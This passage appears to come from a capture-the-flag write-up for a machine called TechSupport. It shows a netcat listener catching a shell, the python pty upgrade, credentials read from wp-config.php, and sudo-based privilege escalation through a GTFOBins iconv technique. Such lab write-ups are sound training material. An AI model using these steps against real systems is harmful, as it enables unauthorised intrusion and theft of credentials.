
Now we have a proper tty(TeleTYpewriter) shell.

Now all we need to do is to stabilize the shell:

```
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@TechSupport:/$ export TERM=xterm
export TERM=xterm
www-data@TechSupport:/$ ^Z
zsh: suspended  nc -lvnp 7777
```

While enumerating the system I found 'wp-config.php' which contained database credentials and further recon displayed the presence of one user : "scamsite"





Bingo we have our flag;

Running 'sudo-l' allows us to obtain commands that can be run as root by the current user and navigating to https://gtfobins.github.io/gtfobins/iconv/ I was able to view the Flag